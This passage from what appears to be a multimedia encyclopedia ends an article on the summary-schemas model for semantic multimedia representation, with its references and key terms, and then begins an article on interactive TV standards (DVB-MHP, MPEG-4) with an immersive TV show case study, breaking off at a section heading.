
The limitations of non-semantic-aware content analysis and representation approaches lead to the research on semantic-based multimedia-representation methods. One of the promising models in the literature is the summary-schemas model (SSM).

Summary Schemas Model

The SSM is a content-aware organization prototype that enables imprecise queries on distributed heterogeneous data sources (Ngamsuriyaroj, Hurson, & Keefe, 2002). It provides a scalable content-aware indexing method based on the hierarchy of summary schemas, which comprises three major components: a thesaurus, a collection of autonomous local nodes, and a set of summary-schemas nodes (Figure 2).

The thesaurus provides an automatic taxonomy that categorizes the standard accessing terms and defines their semantic relationships. A local node is a physical database containing the multimedia data. With the help of the thesaurus, the data items in local databases are classified into proper categories and represented with abstract and semantically equivalent summaries. A summary-schemas node is a virtual entity concisely describing the semantic contents of its child (children) node(s). More detailed descriptions can be found in Lim and Hurson (2002).

Figure 2. The summary schemas model




To represent the contents of multimedia objects in a computer-friendly structural fashion, the SSM employs a mechanism to organize multimedia objects into layers according to their semantic contents. A multimedia object, say, an image, can be considered as the combination of a series of elementary entities, such as animals, vehicles, and buildings. And each elementary entity can be described using some logic predicates, which indicate the mapping of this elementary entity on different features. For instance, the visual objects in Figure 2 are dog and cat. The possible color is grey, white, blue, or brown. The texture pattern is $texture_1$, $texture_2$, or $texture_3$. Hence, the example image in Figure 3 can be represented as the combination of visual objects, colors, and textures, such as (cat $\wedge$ brown $\wedge$ t3) $\vee$ (dog $\wedge$ grey $\wedge$ t1).

Rationale of SSM

The power of the SSM comes from its linguistic-based hierarchy that organizes and clusters data objects based on their semantic contents, regardless of their representation heterogeneity. The SSM metadata employs three types of links to indicate the semantic relationships:

Figure 3. Semantic content components of image objects




- In the SSM, synonyms are semantically similar data objects in different formats at different physical locations. The SSM employs synonym links to connect and group the similar data objects together.
- A hypernym is the generalized description of the common characteristics of a group of data objects. For instance, the hypernym of dogs, monkeys, and horses is mammal. To find the proper hypernyms of a collection of data objects, the SSM maintains an online thesaurus that provides the mapping from multimedia objects to hypernym terms. Based on the hypernyms of data objects, the SSM can generate the higher-level hypernyms that describe the more comprehensive concepts. Recursive application of hypernym relation generates the hierarchical metadata of the SSM. This in turn conceptually gives a concise semantic view of all the globally shared data objects.
- A hyponym is the counter concept of a hypernym in the SSM. It is the specialized description of the precise characteristics of data objects. It inherits the abstract description from its direct hypernym and possesses its own particular features. The SSM uses hyponyms links to indicate the hyponyms of every hypernym. These links compose the routes from the most abstract descriptions to the specific data objects.

Advantages of SSM

In contrast with the multimedia-representation approaches, the SSM employs a unique semantic-based scheme to facilitate multimedia representation. A multimedia object is considered as a combination of logic terms, whose value represents the semantic content. The analysis of multimedia contents is then converted to the evaluation of logic terms and their combinations. This content-representation approach has the following advantages:

- The semantic-based descriptions provide a convenient way of representing multimedia contents precisely and concisely. Easy and consistent representation of the elementary objects based on their semantic features simplifies the content representation of complex objects using logic computations. Moreover, this logic representation of multimedia content is often more concise than feature vector, which is widely used in nonsemantic-based approaches.
- Compared with nonsemantic-based representation, the semantic-based scheme integrates multimedia data of various formats into a unified logical format. This also allows the SSM to organize multimedia objects regardless of their representation (data formats such as MPEG), uniformly, according to their contents. In addition, different media types (video, audio, image, and text) can be integrated under the SSM umbrella, regardless of their physical differences.
- The semantic-based representation provides a mathematical foundation for operations such as similarity comparison and optimization. Based on the equivalence of logic terms, the semantically similar objects can be easily found and grouped into same clusters, which facilitates the nearest-neighbor retrieval. The optimization of representation can be easily performed on logic terms by replacing long terms with mathematically equivalent terms of shorter lengths.

Figure 4. The SSM hierarchy for multimedia objects



- The semantic-based representation scheme organizes multimedia objects in a hierarchical fashion (Figure 4). The lowest level of the SSM hierarchy comprises multimedia objects, while the higher levels consist of summary schemas that abstractly describe the semantic contents of multimedia objects. Due to the descriptive capability of summary schemas, this semantic-based method normally achieves more representation accuracy than nonsemantic-based approaches.

CONCLUSION AND FUTURE TRENDS

The content-based representation and indexing of multimedia data are fundamental issues in mobile multimedia technologies, and are becoming an active research direction in the computer society. Traditionally, due to the reliance on low-level feature representation, there is always a trade-off between accuracy and efficiency. In addition, the overall performance of an underlying model is greatly determined by the distribution of the multimedia data, specially, in a heterogeneous environment.

The literature has reported a considerable research on multimedia technologies. One of fundamental research areas is the content representation of multimedia objects. Various nonsemantic-based multimedia-representation approaches have been proposed in the literature: such as clustering-based approach, representative-region-based approach, decision-tree-based approach, and annotation-based approach.

Recent research results also show some burgeoning trends in multimedia content representation:

- Multimedia-content processing through cross-modal association (Li et al., 2003; Westermann & Klas, 2003).
- Content representation under the consideration of security (Adelsbach, Katzenbeisser, & Veith, 2003; Lin & Chang, 2001).
- Wireless environment and its impact on multimedia representation (Bourgeois et al., 2003; Kwon, Choi, Bisdikian, & Naghshineh, 2003).

For multimedia applications, the distributed information systems should overcome several challenges—that is, large data volumes and content representation. Therefore, new representation methods are needed for the efficient representation, integration, and manipulation of multimedia data contents. This article briefly overviewed the concepts of multimedia representation and introduced a novel semantic-based representation scheme—SSM. As multimedia applications keep on proliferating through the Internet, the research on content representation will become more and more important.

REFERENCES

Adelsbach, A., Katzenbeisser, S., & Veith, H. (2003). Watermarking schemes provably secure against copy and ambiguity attacks. In *Proceedings of the ACM Workshop on Digital Rights Management* (pp. 111–119).

Bart, H. L., Huimin, C., & Huang, S. (2006). Taxonomy in fish species complexes: A role for multimedia information. In *Proceedings of the IEEE 8th Workshop on Multimedia Signal Processing* (pp. 475–479).

Benitez, A. B. (2002). Semantic knowledge construction from annotated image collections. *Multimedia and Expo*, *2*, 205–208.

Bourgeois, J., Mory, E., & Spies, F. (2003). Video transmission adaptation on mobile devices. *Journal of Systems Architecture*, *49*, 475–484.

Chang, E., Goh, K., Sychay, G., & Wu, G. (2003). Content-based soft annotation for multimodal image retrieval using bayes point machines. *IEEE Transactions on Circuits and Systems, 1*, 26–38.

Cox, I. J., Miller, M. L., & Minka, T. P. (2000). The Bayesian image retrieval system. PicHunter: Theory, implementation, and psychophysical experiments. *IEEE Transactions on Image Processing, 9*(1), 20–37.

Erol, B., Berkner, K., Joshi, S., & Hull, J. J. (2006). Computing a multimedia representation for documents given time and display constraints. In *Proceedings of the IEEE International Conference on Multimedia and Expo* (pp. 2133–2136).

Han, S., Toshihiko, Y., & Kiyoharu, A. (2006). 3D video compression based on extended block matching algorithm. In *Proceedings of the IEEE International*

Conference on Image Processing (pp. 525–528).

Hsu, W., Chua, T. S., & Pung, H. K. (2000). Approximating content-based object-level image retrieval. *Multimedia Tools and Applications*, *12*(1), 59–79.

Huang, Y., Chang, T., & Huang, C. (2003). A fuzzy feature clustering with relevance feedback approach to content-based image retrieval. In *Proceedings of the IEEE Symposium on Virtual Environments, Human-Computer Interfaces and Measurement Systems* (pp. 57–62).

Jeong, P., & Nedevschi, S. (2003). Intelligent road detection based on local averaging classifier in real-time environments. In *Proceedings of the International Conference on Image Analysis and Processing* (pp. 245–249).

Jing, F., Li, M., Zhang, H., & Zhang, B. (2002). Region-based relevance feedback in image retrieval. In *Proceedings of the IEEE Symposium on Circuits and Systems* (pp. 26–29).

Karpouzis, K., Raouzaiou, A., Tzouveli, P., Iaonnou, S., & Kollias, S. (2003). MPEG-4: One multimedia standard to unite all. In *Proceedings of the International Conference on Multimedia and Expo* (pp. 2–81).

Kim, J. B., & Kim, H. J. (2002). Unsupervised moving object segmentation and recognition using clustering and a neural network**.** *International Conference on Neural Networks, 2,* 1240–1245.

Ko, B., & Byun, H. (2002). Integrated region-based retrieval using region's spatial relationships. In *Proceedings of the International Conference on Pattern Recognition* (pp. 196–199).

Kwon, T., Choi, Y., Bisdikian, C., & Naghshineh, M. (2003). Qos provisioning in wireless/mobile multimedia networks using an adaptive framework. In *Proceedings of Wireless Networks* (pp. 51–59).

Li, B., Goh, K., & Chang, E. Y. (2003). Confidence-based dynamic ensemble for image annotation and semantics discovery. In *Proceedings of ACM Multimedia 2003* (pp. 195–206).

Li, J., & Wang, J. Z. (2003). Automatic linguistic indexing of pictures by a statistical modeling approach. *IEEE Transactions on Pattern Analysis and Machine Intelligence, 20,* 1377–1389.

Lim, J. B., & Hurson, A. R. (2002). Transaction processing in mobile, heterogeneous database systems. *IEEE Transaction on Knowledge and Data Engineering, 14*(6), 1330–1346.

Lin, C., & Chang, S. (2001). SARI: Self-authentication-and-recovery image watermarking system. In *Proceedings of the ACM Conference on Multimedia* (pp. 628–629).

Liu, H., Bao, H., Yu, J. H., & Xu, D. (2005). An ontology-based architecture for distributed digital museums. In *Proceedings of the International Conference on Machine Learning and Cybernetics* (pp. 19–26).

MacArthur, S. D., Brodley, C. E., & Shyu, C. (2000). Relevance feedback decision trees in content-based image retrieval. In *Proceedings of the IEEE Workshop on Content-based Access of Image and Video Libraries* (pp. 68–72).

Naphade, M. R., Lin, C.-Y., & Smith, J. R. (2002). Learning semantic multimedia representations from a small set of examples. In *Proceedings of the IEEE International Conference on Multimedia and Expo* (pp. 513–516).

Ngamsuriyaroj, S., Hurson, A. R., & Keefe, T. F. (2002). Authorization model for summary schemas model. In *Proceedings of IDEAS 2002* (pp. 182–191).

Rezaee, M. R., Zwet, P. M., & Lelieveldt, B. P. (2000). A multiresolution image segmentation technique based on pyramidal segmentation and fuzzy clustering. *IEEE Transactions on Image Processing, 9*(7), 1238–1248.

Simard, M., Saatchi, S. S., & DeGrandi, G. (2000). The use of decision tree and multiscale texture for classification of JERS-1 SAR data over tropical forest. *IEEE Transactions on Geoscience and Remote Sensing, 38*(5), 2310–2321.

Westermann, U., & Klas, W. (2003). An analysis of XML database solutions for management of MPEG-7 media descriptions. *ACM Computing Surveys,* pp. 331–373.

Yang, B., & Hurson, A. R. (2005). Hierarchical semantic-based index for ad hoc image retrieval. *Journal of Mobile Multimedia*, *Rinton Press, 1*(3), 235–254.

Yang, B., & Hurson, A. R. (2005). Ad hoc image retrieval using hierarchical semantic-based index, In

Proceedings of the IEEE International Conference on Advanced Information Networking and Applications (AINA'05) (pp. 629–634).

Yang, B., & Hurson, A. R. (2006). Content-initiated organization of mobile image repositories. In *Proceedings of the IEEE/IFIP Annual Conference on Wireless On-demand Network Systems and Services (WONS)* (pp. 231–242).

Yang, B., & Hurson, A. R. (2005). Similarity-based clustering strategy for mobile ad hoc multimedia databases. *International Journal on Mobile Information Systems, 1*(4), 253–273. IOS Press.

Yang, B., & Hurson, A. R. (2005). Supporting semantic-based multimedia data access in ad hoc networks. In *Proceedings of the IEEE International Symposium on a World of Wireless, Mobile and Multimedia Networks (WoWMoM)* (pp. 264–269).

Yu, D., & Zhang, A. (2000). Clustertree: Integration of cluster representation and nearest neighbor search for image databases. *Proceedings of ICME, 3*, 1713–1716.

Zaharia, T., Preda, M., & Preteux, F. (2006). Interactivity, reactivity and programmability: advanced MPEG-4 multimedia applications. In *Proceedings of the International Conference on Consumer Electronics* (pp. 441–442).

Zhang, L., Lin, F., & Zhang, B. (2001). Support vector machine for image retrieval. In *Proceedings of the IEEE International Conference on Image Processing* (pp. 33–44).

KEY TERMS

Annotation: Descriptive text attached to multimedia objects.

Canonical Correlation Analysis: A statistical approach of making sense of cross-covariance matrices.

Cluster: The group of content-similar multimedia objects.

Decision Rule: Automatically generated standards that indicate the relationship between multimedia features and content information.

Elementary Entity: Data entities that semantically represent basic objects.

Feature Extraction: Mapping a multimedia object to features.

Latent Semantic Indexing: A technique of analyzing semantic relationships between a set of features and the concepts they contain by producing a set of concepts related to the features.

Representative Region: Areas with the most notable characteristics of a multimedia object.

Semantic-Based Representation: Describing multimedia content using semantic terms.

Summary Schemas Model: A content-aware organization prototype that enables imprecise queries on distributed heterogeneous data sources.

Multimedia Standards for iTV Technology

Momouh Khadraoui
University of Fribourg, Switzerland

B. Hirsbrunner
University of Fribourg, Switzerland

D. Khadraoui
CRP Henri Tudor (CITI), Luxembourg

F. Meinköhn
Cybercultus S.A., Luxembourg

INTRODUCTION

Forms of broadcast media, such as TV and radio, are considered passive because the consumer simply receives the message and does not choose whether or not view or to listen (other than by changing the channel). Interactive television (iTV) is changing this. It gives users control over the programs they receive, as well as a range of online services such as electronic programming guides, e-mail, e-commerce, games, interactive advertising, video on demand (VOD), and Web browsing. This is taking place by creating enhanced programming and offering compelling interactive services. The iTV market is growing at a remarkable rate. Its services have been launched across many countries, including in much of Europe and the U.S. According to the state of interactive TV 2005 report from Kagan Research at present (http://www.kagan.com/), 34.1 million households subscribe to iTV services, and the number of subscribers is expected to reach 69 million by 2009. Revenues from electronic transactions for games, television, or t-commerce (television commerce), and interactive advertising are estimated to reach $2.4 million by 2009. During the same period, we estimate that the interactive services segment will generate $780 million in operator revenue or cable, digital broadcast satellites (DBS), and telecoms.

The switch from analog TV to digital television is referred to as the digital TV (DTV) transition. We expect that in the coming decade most broadcast signals will become digital. In 1996, the U.S. Congress authorized the distribution of an additional broadcast channel to each TV broadcaster so that they could introduce DTV service while simultaneously continuing their analog TV broadcasts (http://www.dtv.gov/consumercorner.html). In Europe several countries have already started making digital transmissions, and gouvernment has developed a roadmap that indicates when all transmissions will be digital. For the industry point of view, over the past few years it has been developing and selling devices for digital transmission and reception. The growing integration trend between personal computers and digital TV will affect the birth of new emerging markets for interactive TV broadcasting and Web TV. They can offer several different simultaneous TV programs, with visual and sound quality that is equal to or better than what is generally available nowadays. In addition, broadcasters can simultaneously transmit a variety of other information through a data bit stream to both enhance TV programming and to provide entirely new services (http://www.dtv.gov/consumercorner.html). Both set-top boxes (STB) and DTV are able to handle digital content. The advantages of DTV consist of audio and video quality improvement, providing more channels, more languages per channel, and additional data, for instance applications delivering.

The purpose of this article is to present the content development techniques for iTV. It evaluates some existing technologies related to the multimedia interactive content component of DVB-MHP (Multimedia Home Platform) and MPEG-4. These two technologies make interactivity possible, but both have different origins and mature actions. This article traces the development of a real-time immersive and interactive TV show based on DVB-MHP technology. This article is structured as follows. We first present the interactive TV technologies and the standards associated with them. We then present a demonstration that illustrates this technology based on an immersive TV show case study.

INTERACTIVE TV TECHNOLOGIES

Definitions

Interactive television refers to a number of ways that allow viewers to interact with TV content as they view it. Television programming that allows viewers to participate in some way consists in providing two-way communication between the consumer and the service provider using a television set-top box that sends and receives signals via satellite, cable, or aerial. This may involve the following opportunities:

- The program credits could be available anytime during the show instead of only at the beginning and/or the end;
- At anytime one could find out who an actor/actress is and more information about him/her;
- At anytime one could find out the location of a particular scene and information on how it was filmed;
- Get scores, highlights, and game summaries whenever;
- Customized and localized information (such as news, weather, and sports);
- While viewing one program, one can keep abreast of other TV program(s), including sports;
- Home banking and home shopping;
- Electronic program guides/Interactive program guides;
- Polls/Surveys—Make your vote count during a program (or after) without having to pay for a toll call or log onto a special computer;
- Interactive game shows—Play along (compete) with others;
- Interactive sports;
- Local/regional/national weather and traffic;
- Interactive advertising;
- Videoconferencing;
- Distance learning;
- Interactive betting;
- Answer trivia questions in real time during a TV show—Prove your knowledge and win prizes by answering questions correctly;
- Ability to switch camera angles, most popular for sports;
- Interactive video magazines and music selection;
- Instant messaging;
- E-mail;
- Other trivia games; and
- Instant shopping; when you see a product or service you want, buy it or order it immediately.

iTV Committee Standards

Following is an overview of existing standards initiatives (Hartman, 2001).

- **Advanced Television Systems Committee:** The ATSC, established by the FCC in 1987, is an advisory forum for the technical and public policy issues regarding advanced television. In 1995, the ATSC developed the ATSC DTV standard, a springboard for policy and technological specifications for broadcasting merging into digital technology.
- **Digital Video Broadcasting:** Located in Geneva, Switzerland, DVB is a consortium of around 300 companies in the fields of Broadcasting, Manufacturing, Network Operation and Regulatory matters that have come together to establish common international standards for the move from analog to digital broadcasting. DVB has adopted the COFDM (Coded Orthogonal Frequency Division Multiplexing) modulation scheme for digital transmission, the current standard for European countries. DVB has also developed a common API called DVB-MHP.
- **NHK Laboratories:** The laboratories have been engaged in comprehensive research relating to broadcast technologies and standards. The ISDB (Integrated Services Digital Broadcasting) system, cantering on NHK's Hi-Vision technology, promote techniques for multiplexing and transmitting multiple types of information, new types of services and receivers, total digital broadcasting system covering satellite, terrestrial broadcasting and cable. Japan and other countries have adopted the ISDB standard as they switch to digital transmission.

Table 1. Functionalities of MPEG4 and MHP

MPEG-4	MHP
Interactivity of scene	Application management and channel management
Enhanced graphics	Data storage
Object oriented video on demand	API support for embedded applications
2D/3D animation environment	Security and certification (including Smart card and DVB-CA)
Enhanced quality of compressing	Personalization, client server and remote control support
Able to handle data storage and audio manipulation	Data carousel and standardization in DVB

MULTIMEDIA STANDARD FOR iTV CONTENT

The results of our investigation on the interactive possibilities of MHP and MPEG-4 focused on the strengths (based on their main functionalities) of both techniques are given in the Table 1 (Khadraoui, Hirsbrunner, & Khadraoui, 2006).

MHP Standard

Since 1997, the Digital Video Broadcasting (DVB) (Multimedia Home Platform, 2000) Project has been defining a common application programming interface (API) to enable creating and broadcasting interactive television applications that will run on any set-top box or other digital television receiver. This Multimedia Home Platform (MHP) will allow any provider of digital content to create and broadcast interactive applications that will operate on all types of terminals, from low-end to high-end set-top boxes, integrated TV sets, multimedia PCs, and theoretically these applications can be broadcast on any network without alteration. The core of the MHP specification is Sun Microsystems' Java virtual machine (DVB-J). A number of Java APIs provide interfaces between applications running in the Java virtual machine and the features and functions of the DVB receiver. It also provides number of protocols, such as a set of transport protocols (including DVB-SI and DSMCC) for which a decoding stack needs to be implemented in the MHP receiver, a set of application signalling protocol to provide information about application, and a security model to insure stability and security. Any applications written using MHP APIs and compiled into Java byte code can theoretically run on any MHP compliant receiver. So, while companies like OpenTV and Matsushita can begin work on providing an MHP solution, no one can claim to have an MHP compliant product until the conformance test suite is available and testing has been accomplished.


The MHP specification provides a high-level architecture. The system exists on three levels: resources, system software, and applications. Applications may not access resources directly; instead the MHP system software acts as a middleware layer, permitting portability of applications. The system software contains an application manager that controls the lifecycle of an application. The specification gives no detail regarding how this general architecture is implemented. Instead, implementation details are left to the box manufacturer or middleware provider. So long as the implementation functions and conforms to the MHP APIs, it is MHP compliant. The specification allows for "plug-ins" to interpret applications and content formats not specified by MHP. The purpose is to enable support of legacy interactive systems. Plug-ins may be either in native code, embedded in the set-top box, or an interpreter broadcast or downloaded with the application. MHP does not specify any plug-in; these are left to the organizations concerned.

MHP applications can be classified into three profiles: enhanced broadcasting, interactive broadcasting, and Internet access. Enhanced broadcasting is the addition of local interactivity to a video stream. There is no return path. Interactive broadcasting uses the return path to provide global interactivity. There may or may not be an associated video stream (enhanced TV or virtual channel). Internet access is simply what it implies.

MPEG-4 Standard

Video, audio, and graphics compression standard is one of the first object-oriented coding standards in the


Figure 1. MPEG-4 audio-visual scene description



world. From a technological point of view, it integrates natural (audio and video) and synthetic (scene and object description) contents into the bit stream and renders object reusability and scalability possible. Audiovisual scenes composed of these objects can be created and manipulated. MPEG-4 describes the composition of these objects used to create audiovisual scenes (see Figure 1) (Jean-François, n.d.). Media objects associated data are multiplexed and synchronized in the bit stream, so that they can be transported over network channels and provide an appropriate quality of service for the nature of certain specific media objects. Another important MPEG-4 functionality is to provide interaction with the audio-visual scene generated at the receiver's end.

The MPEG-4 follows an object-based representation approach whereby an audio-visual scene is coded as a composition of objects, natural as well as synthetic, and constitutes the first powerful hybrid playground. The objective of MPEG-4 is thus to provide an audio-visual representation standard that supports new means of communication, remote multimedia access, and offers various interactive information services. MPEG-4 shall give an answer to the needs of application fields such as multimedia broadcasting, content-based audio-visual database access, games, video conferencing, advanced


Figure 2. The MPEG-4 system architecture diagram (From Jean-François, n.d.)



audiovisual communications, electronic business, and so on. The MPEG-4 system architecture is shown in Figure 2. The server is responsible for streaming, synchronization, and stream management. The client receives and reconstructs the audio-visual scenes, and gives users the possibility to access, manipulate, or activate specific parts of the multimedia content (ISO/IEC 14496-1).

The Moving Picture Experts Group (MPEG) is the ISO/IEC working group in charge with the development of compression (Signal Processing: Image Communication, 2000), decompression, treatment, and representation of both video and audio documents. MPEG provides a framework for those applications. Software solutions based on standard mono-processor architectures are able to handle applications such as data storage or audio document manipulation. However, MPEG-4 tools provide solutions for many other real time applications by manipulating sounds, images, and video of both natural and synthetic origin. Such applications, especially those including interactions with users, need very high computational performances, and require dedicated technology. The target of MPEG-4 is thus to provide a new coding standard that supports new ways to communicate to access and to manipulate of digital audio-visual information, and offer a common solution to the various worlds that converge in this universal interactive audio-visual terminal. This functionality-based strategy is best explained through the eight "new or improved functionalities," described in the MPEG-4 Proposal Package Description (Proposal Package Description [PPD]—Revision 3, 1995).

Figure 3. MPEG4 processes



The eight functionalities come from an assessment of the functionalities that will be useful in near future applications, but are not well supported by current coding standards. There are also several other important, so-called "standard" functionalities that MPEG-4, just like the already available standards, needs to support as well, such as synchronization of audio and video, low delay modes, and inter working. The standard functionalities will be provided by available technologies as long as they are proven to perform well. The eight new or improved functionalities have been clustered in three sets—content-based interactivity, compression, and universal accessibility—depending on which one is their primary focus. Note that the three sets of functionalities are not orthogonal and that functionality may well contain characteristics of a set in which it was not classified. The new or improved functionalities of MPEG-4 are:

- Content-based interactivity
  - Content-based multimedia data access tools
  - Content-based manipulation and bit stream editing
  - Hybrid natural and synthetic data coding
  - Improved temporal random access
- Compression
  - Improved coding efficiency
  - Coding of multiple concurrent data streams
- Universal access
  - Robustness in error-prone environments
  - Content-based scalability

With MPEG-4, objects are placed in a three-dimensional system of coordinates. In part, the interactivity consists in the fact that the user's viewing and listening points can be adjusted to be anywhere in the scene. The scene description builds on several concepts from the Virtual Reality Modelling Language (VRML). MPEG-4 has developed a binary language for scene description called BIFS. BIFS stands for Binary Format for Scenes.

Figure 3 shows the whole process from the video source (here streaming is used) to its presentation. It should be noted that when streaming MPEG-4, it is possible to request multiplexed upstream data, for example when a video is spooled forward or backward.

The following items present the main functions of MPEG-4:

- **Enhanced Graphics:** MPEG-4 presents a wide set of tools for creating enhanced graphic content for the applications. This standard allows operating with both natural and synthetic media objects and creating arbitrary shaped scene elements, shadow, and so forth.
- **Interactivity Inside of a Scene:** The scene composition is organized in a hierarchical way. It allows one to interact with each media item as if it were separate object.
- **Animation—2D/3D Dimensions:** MPEG-4 also includes a possibility to create and operate with animated pictures, 2D, and 3D objects.
- **Video-in-Video:** There is the possibility to present several video pictures in one screen. The user can manipulate this video, and the videos can be played separately or all together.
- **Enhanced Quality of Compressing:** In comparisson with MPEG-2, the MPEG-4 standard brings enhanced quality of output signal and very high compression efficiency.

IMMERSIVE TV SHOW CASE STUDY

Incorporating an immersive and interactive dimension into a real time TV show requires a new gaming concept in which the viewers are active and participative actors, namely avatars. Some aspects such as user motivation, commercial revenues, audiences, and technical feasibility have already been taken into consideration (Khadraoui, Hirsbrunner, Courant, Meinköhn, & Khadraoui, 2005).

Application Scenario

In order to allow a maximum number of people to play in the interactive part of the game, a two-step selection process is proposed, and a big final game between virtual players and real players is organized in the studio. The show process is mainly performed as follows:

- For example, the first selection process could be organized (e.g., one week) before each show. Everyone can participate by using a phone, a mobile (SMS), or a set-top box. The questions may be presented on the TV show and on pre-recorded phone servers. Giving the right answers is what is required at this stage. As a result of this selection, the candidates with the highest scores will be kept. If there are still too many then they will be selected randomly. The server based on criteria specified by the TV production team organizes the actual team-making process. This process could be repeated for each show.
- The "N" virtual teams can participate in a second selection process during the show broadcast. Only the players of these teams can see the questions (displayed by the set-top boxes), and this does not concern the TV viewers. During this part, the virtual players shall answer some of the same questions as the real players in the studio, but they are not in direct competition with them. This process will repeat itself for each show until the final one. At the end of the second selection, the virtual team that scores the highest will be selected.

It is this winning team that enters in competition with the real teams of the final show. At this phase, all the TV viewers, even those who do not have a set-top box, will see the show with the real players in the studio and the selected virtual team finalist projection (virtual avatars). In order to reach a maximum number of TV viewers, even those that do not have a set-top box, it is foreseen once the interactive show version is launched, that TV-café rooms with set-top boxes at major schools could be organized.

Graphical Interfaces

